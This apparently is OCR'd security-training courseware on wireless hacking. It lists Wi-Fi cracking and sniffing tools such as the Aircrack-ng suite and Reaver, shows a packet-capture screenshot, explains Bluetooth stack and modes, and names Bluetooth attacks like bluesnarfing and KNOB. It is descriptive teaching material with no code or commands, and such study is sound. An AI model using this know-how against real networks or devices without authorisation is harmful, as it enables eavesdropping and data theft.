It is used to perform **reliable Wi-Fi analysis** of 802.11a/b/g/n/ax wireless networks without missing any traffic



https://www.netally.com

Ettercap
https://www.ettercap-project.org

Wifiphisher
https://wifiphisher.org

Reaver
https://github.com

Fern Wifi Cracker
https://github.com

Elcomsoft Wireless Security Auditor
https://www.elcomsoft.com

Wireless Attack Tools

Discussed below are some of the important wireless attack tools:

- **Aircrack-ng Suite**

  Source: *http://www.aircrack-ng.org*

  Aircrack-ng is a network software suite consisting of a detector, packet sniffer, WEP and WPA/WPA2 PSK cracker, and analysis tool for 802.11 wireless networks. This program runs under Linux and Windows.

  - **Airbase-ng**: It captures the WPA/WPA2 handshake and can act as an ad-hoc AP.
  - **Aircrack-ng**: This program is the de facto WEP and WPA/WPA2 PSK cracking tool.
  - **Airdecap-ng**: It decrypts WEP/WPA/ WPA2 and can be used to strip wireless headers from Wi-Fi packets.
  - **Airdecloak-ng**: It removes WEP cloaking from a pcap file.
  - **Airdrop-ng**: This program is used for the targeted, rule-based de-authentication of users.
  - **Aireplay-ng**: It is used for traffic generation, fake authentication, packet replay, and ARP request injection.
  - **Airgraph-ng**: This program creates a client–AP relationship and common probe graph from an airodump file.
  - **Airmon-ng**: It is used to switch from the managed mode to the monitor mode on wireless interfaces and vice versa.


- **Airodump-ng**: This program is used to capture packets of raw 802.11 frames and collect WEP IVs.
- **Airolib-ng**: This program stores and manages ESSID and password lists used in WPA/ WPA2 cracking.
- **Airserv-ng**: It allows multiple programs to independently use a Wi-Fi card via a client–server TCP connection.
- **Airtun-ng**: It creates a virtual tunnel interface to monitor encrypted traffic and inject arbitrary traffic into a network.
- **Easside-ng**: This program allows the user to communicate via a WEP-encrypted AP without knowing the WEP key.
- **Packetforge-ng**: Attackers can use this program to create encrypted packets that can subsequently be used for injection.
- **Tkiptun-ng**: It injects frames into a WPA TKIP network with QoS and can recover MIC keys and keystreams from Wi-Fi traffic.
- **Wesside-ng**: This program incorporates various techniques to seamlessly obtain a WEP key in minutes.
- **WZCook:** It is used to recover WEP keys from the Wireless Zero Configuration utility of Windows XP.

- **AirMagnet WiFi Analyzer PRO**

  Source: *https://www.netally.com*

  AirMagnet WiFi Analyzer PRO is a Wi-Fi network traffic auditing and troubleshooting tool that provides the real-time, accurate, independent, and reliable Wi-Fi analysis of 802.11a/b/g/n/ax wireless networks missing any traffic.

  Attackers use AirMagnet WiFi Analyzer PRO to gather details such as wireless network connectivity, Wi-Fi coverage, performance, roaming, interference, and network security issues.



AirMagnet WiFi Analyzer PRO - LiveCapture [My Profile]
File
5 GHz
View Hex Window
Decodes
Scan
ALL Channels
3rd Party Decode
Enable WPA/WPA2
Passphrases...
Apply Filter
Stop Filter
Default
New
Del
BSSID:
Node:
IP:
TCP Ports
UDP Ports
Frame Type:
Frame 802.11
Control Frame
Management Frame
Data Frame
CRC Error Frame
Broadcast 856
Multicast 564
Unicast 2004
CRC 1643
Total Fra. 5067
CRC 32.43%
Start
Channel
Interference
Infrastructure
Roaming Analysis
AirWISE
Top Traffic Analysis
Reports
Decodes
WiFi Tools
Scan 5GHz Channel:(120)(20 MHz)

Frame Gap			Length	Source	Destination	BSSID	Summary
0.000029	56	-53	219	ASUSTek:55:45:6D	FF:FF:FF:FF:FF:FF	2C:56:DC:55:45:6D	802.11 beacon
0.022485	56	-87	16	lap-cos-us-7	Intel Corporate:00:F...	0C:27:24:8E:CC:2F	802.11 Request-To-Send
0.000022	56	-82	10		lap-cos-us-7	0C:27:24:8E:CC:2F	802.11 Clear-To-Send
0.000994	56	-83	16	Intel Corporate:00:F...	lap-cos-us-7	0C:27:24:8E:CC:2F	802.11 Request-To-Send
0.000025	56	-85	16	Intel Corporate:00:F...	lap-cos-us-7	0C:27:24:8E:CC:2F	802.11 Request-To-Send
0.000002	56	-85	16	Intel Corporate:00:F...	lap-cos-us-7	0C:27:24:8E:CC:2F	802.11 Request-To-Send
0.018213	56	-81	54	NETSCOUT:00:00:00	FF:FF:FF:FF:FF:FF	FF:FF:FF:FF:FF:FF	802.11 probe request
0.000007	56	-47	220	ASUSTek:55:45:6C	NETSCOUT:00:00:00	2C:56:DC:55:45:6C	802.11 probe response
0.000002	56	-48	220	ASUSTek:55:45:6C	NETSCOUT:00:00:00	2C:56:DC:55:45:6C	802.11 probe response
0.001135	56	-49	220	ASUSTek:55:45:6C	NETSCOUT:00:00:00	2C:56:DC:55:45:6C	802.11 probe response
0.000005	56	-48	220	ASUSTek:55:45:6C	NETSCOUT:00:00:00	2C:56:DC:55:45:6C	802.11 probe response
0.000002	56	-48	220	ASUSTek:55:45:6C	NETSCOUT:00:00:00	2C:56:DC:55:45:6C	802.11 probe response
0.038178	56	-86	10		NETSCOUT:02:06:62	0C:27:24:8E:CC:2F	802.11 acknowledgement
0.021362	56	-53	226	ASUSTek:55:45:6C	FF:FF:FF:FF:FF:FF	2C:56:DC:55:45:6C	802.11 beacon
0.000037	56	-53	219	ASUSTek:55:45:6D	FF:FF:FF:FF:FF:FF	2C:56:DC:55:45:6D	802.11 beacon
0.027661	56	-85	10		NETSCOUT:02:06:62	0C:27:24:8E:CC:2E	802.11 acknowledgement
0.657858	112	-75	52	NETSCOUT:00:00:00	FF:FF:FF:FF:FF:FF	FF:FF:FF:FF:FF:FF	802.11 probe request
0.000012	112	-73	52	NETSCOUT:00:00:00	FF:FF:FF:FF:FF:FF	FF:FF:FF:FF:FF:FF	802.11 probe request
0.000002	112	-73	57	NETSCOUT:00:00:00	FF:FF:FF:FF:FF:FF	FF:FF:FF:FF:FF:FF	802.11 probe request
0.001003	112	-73	48	NETSCOUT:00:00:00	FF:FF:FF:FF:FF:FF	FF:FF:FF:FF:FF:FF	802.11 probe request
0.000006	112	-73	54	NETSCOUT:00:00:00	FF:FF:FF:FF:FF:FF	FF:FF:FF:FF:FF:FF	802.11 probe request
0.001656	112	-73	56	NETSCOUT:00:00:00	FF:FF:FF:FF:FF:FF	FF:FF:FF:FF:FF:FF	802.11 probe request
0.201117	116	-56	10		E0:3E:44:04:62:7B	2C:56:DC:55:45:6D	802.11 Clear-To-Send
0.014394	56	-74	16	Cisco:8E:CC:2E	18:1D:EA:FF:0F:BE	0C:68:03:D6:60:FE	802.11 Request-To-Send
0.000022	56	-77	10		Cisco:8E:CC:2E	0C:27:24:8E:CC:2F	802.11 Clear-To-Send
0.001020	56	-74	16	Cisco:8E:CC:2E	18:1D:EA:FF:0F:BE	0C:27:24:8E:CC:2F	802.11 Request-To-Send
0.000016	56	-77	10		Cisco:8E:CC:2E	0C:27:24:8E:CC:2F	802.11 Clear-To-Send
0.000005	56	-73	16	Cisco:8E:CC:2E	18:1D:EA:FF:0F:BE	0C:27:24:8E:CC:2F	802.11 Request-To-Send
0.000005	56	-79	10		Cisco:8E:CC:2E	0C:27:24:8E:CC:2F	802.11 Clear-To-Send
0.000005	56	-73	16	Cisco:8E:CC:2E	18:1D:EA:FF:0F:BE	0C:27:24:8E:CC:2F	802.11 Request-To-Send
0.000005	56	-79	10		Cisco:8E:CC:2E	0C:27:24:8E:CC:2F	802.11 Clear-To-Send
0.001232	56	-75	28			18:1D:EA:FF:0F:BE	802.11 Block Ack
0.000004	56	-75	10		18:1D:EA:FF:0F:BE	0C:27:24:8E:CC:2F	802.11 acknowledgement
0.005185	56	-75	10		18:1D:EA:FF:0F:BE	0C:27:24:8E:CC:2F	802.11 acknowledgement
0.024273	56	-74	10		74:DA:38:F0:8F:04	0C:27:24:8E:CC:2F	802.11 acknowledgement
0.006133	56	-73	16	Cisco:8E:CC:2E	18:1D:EA:FF:0F:BE	0C:27:24:8E:CC:2F	802.11 Request-To-Send
0.000025	56	-76	10		Cisco:8E:CC:2E	0C:27:24:8E:CC:2F	802.11 Clear-To-Send
0.001473	56	-74	10		18:1D:EA:FF:0F:BE	0C:27:24:8E:CC:2F	802.11 acknowledgement
0.000003	56	-74	28			18:1D:EA:FF:0F:BE	802.11 Block Ack
0.000003	56	-74	28			18:1D:EA:FF:0F:BE	802.11 Block Ack
0.037424	56	-72	16	Cisco:8E:CC:2E	18:1D:EA:FF:0F:BE	0C:27:24:8E:CC:2F	802.11 Request-To-Send
0.000026	56	-78	10		Cisco:8E:CC:2E	0C:27:24:8E:CC:2F	802.11 Clear-To-Send
0.000002	56	-74	16	Cisco:8E:CC:2E	18:1D:EA:FF:0F:BE	0C:27:24:8E:CC:2F	802.11 Request-To-Send
0.000001	56	-79	10		Cisco:8E:CC:2E	0C:27:24:8E:CC:2F	802.11 Clear-To-Send
0.002846	56	-72	16	Cisco:8E:CC:2E	18:1D:EA:FF:0F:BE	0C:27:24:8E:CC:2F	802.11 Request-To-Send
0.000004	56	-76	10		Cisco:8E:CC:2E	0C:27:24:8E:CC:2F	802.11 Clear-To-Send
0.001350	56	-76	10		18:1D:EA:FF:0F:BE	0C:27:24:8E:CC:2F	802.11 acknowledgement
0.006925	56	-53	226	ASUSTek:55:45:6C	FF:FF:FF:FF:FF:FF	2C:56:DC:55:45:6C	802.11 beacon

Figure 8.32: Screenshot of AirMagnet WiFi Analyzer PRO

The following are some additional wireless attack tools:

- Ettercap (*https://www.ettercap-project.org*)
- Wifiphisher (*https://wifiphisher.org*)
- Reaver (*https://github.com*)
- Fern Wifi Cracker (*https://github.com*)
- Elcomsoft Wireless Security Auditor (*https://www.elcomsoft.com*)



Module Flow

01 Understand Wireless Terminology

02 Discuss Different Types of Wireless Encryption


03 Discuss Wireless Network-Specific Attack Techniques

04 Understand Bluetooth Attacks

05 Discuss Wireless Attack Countermeasures

Understand Bluetooth Attacks

Bluetooth is a wireless technology that allows devices to share data over short distances. Bluetooth technology is vulnerable to various types of attacks. Through Bluetooth hacking, an attacker can perform various malicious operations on target mobile device. This section discusses Bluetooth threats and Bluetooth attack tools.



Bluetooth Stack


- ☐ Bluetooth is a short-range wireless communication technology that **replaces the cables connecting portable or fixed devices** while maintaining high levels of security
- ☐ It allows devices to **share data** over short distances

Application
Middleware Protocol Group
OBEX
TCP/IP
AT
PPP
RFCOMM
TCS
SDP
L2CAP
HCI
Transport Protocol
Link Manager
Audio
Baseband
Bluetooth Radio

Bluetooth Stack

Bluetooth is a short-range wireless communication technology that replaces cables connecting portable or fixed devices while maintaining high levels of security. It allows mobile phones, computers, and other devices to exchange information. Two Bluetooth-enabled devices connect through a pairing technique.


A Bluetooth stack refers to an implementation of the Bluetooth protocol stack. It allows an inheritance application to work over Bluetooth. A user can port to any system using Atinav's OS abstraction layer. The below figure illustrates a Bluetooth stack.



Application
Middleware Protocol Group
OBEX
TCP/IP
AT
PPP
RFCOMM
TCS
SDP
L2CAP
HCI
Transport Protocol
Link Manager
Audio
Baseband
Bluetooth Radio

Figure 8.33: Architecture of a Bluetooth stack

The Bluetooth stack has two parts: general purpose and embedded system.



Bluetooth Modes

Discoverable modes

- ☐ **Discoverable**: Sends inquiry responses to all inquiries
- ☐ **Limited discoverable**: Visible for a certain period of time
- ☐ **Non-discoverable**: Never answers an inquiry scan

Pairing modes

- ☐ **Non-pairable mode**: Rejects every pairing request
- ☐ **Pairable mode**: Pairs upon request

Bluetooth Modes

A user can set Bluetooth in the following modes.

- **Discoverable Modes**

  Bluetooth operates in the following three discoverable modes.

  - **Discoverable**: When Bluetooth devices are in the discoverable mode, they are visible to other Bluetooth-enabled devices. If a device attempts to connect to another, the device attempting to establish the connection must search for a device that is in the discoverable mode; otherwise, the device attempting to initiate the connection will not be able to detect the other device. The discoverable mode is necessary only while connecting to a device for the first time. Upon saving the connection, the devices remember each other; therefore, the discoverable mode is not necessary for lateral connection establishment.


  - **Limited discoverable**: In the limited discoverable mode, the Bluetooth devices are discoverable only for a limited period, for a specific event, or during temporary conditions. However, there is no Host Controller interface (HCI) command to set a device directly in the limited discoverable mode. A user has to do this indirectly. When a device is set to the limited discoverable mode, it filters out non-matched IACs and reveals itself only to those that matched.

  - **Non-discoverable**: Setting a Bluetooth device to the non-discoverable mode prevents that device from appearing on the list during a Bluetooth-enabled device search process. However, it remains visible to users and devices that were previously paired with it or know its MAC address.

- **Pairing Modes**

  The following are the pairing modes for Bluetooth devices.

  - **Non-pairable mode**: In the non-pairable mode, a Bluetooth device rejects pairing requests sent by any device.
  - **Pairable mode**: In the pairable mode, a Bluetooth device can accept pairing requests and establish a connection with a device that requested pairing.



Bluetooth Hacking

- ☐ Bluetooth hacking refers to the **exploitation of Bluetooth stack implementation vulnerabilities** to compromise sensitive data in Bluetooth-enabled devices and networks

Bluetooth Attacks


Bluesmacking
DoS attack, which **overflows Bluetooth-enabled devices** with random packets, causes the devices to crash

Bluejacking
The art of **sending unsolicited messages** over Bluetooth to Bluetooth-enabled devices, such as mobile phones and laptops

Bluesnarfing
The **theft of information** from a wireless device through a Bluetooth connection

BlueSniff
Proof of concept code for a Bluetooth **wardriving** utility

Bluebugging
Remotely accessing a **Bluetooth-enabled** device and using its features



Bluetooth Hacking (Cont'd)

Bluetooth Attacks

BluePrinting
The art of collecting information about **Bluetooth-enabled devices**, such as manufacturer, device model, and firmware version

Btlejacking
Detrimental to BLE devices, it is used to **bypass security mechanisms** and listen to information being shared

KNOB Attack
Exploiting a vulnerability in Bluetooth to **eavesdrop all the data** being shared, such as **keystrokes**, **chats**, and **documents**

MAC Spoofing Attack
Intercepting data intended for other Bluetooth-enabled devices

Man-in-the-Middle /Impersonation Attack
Modifying data between Bluetooth-enabled devices communicating in a Piconet

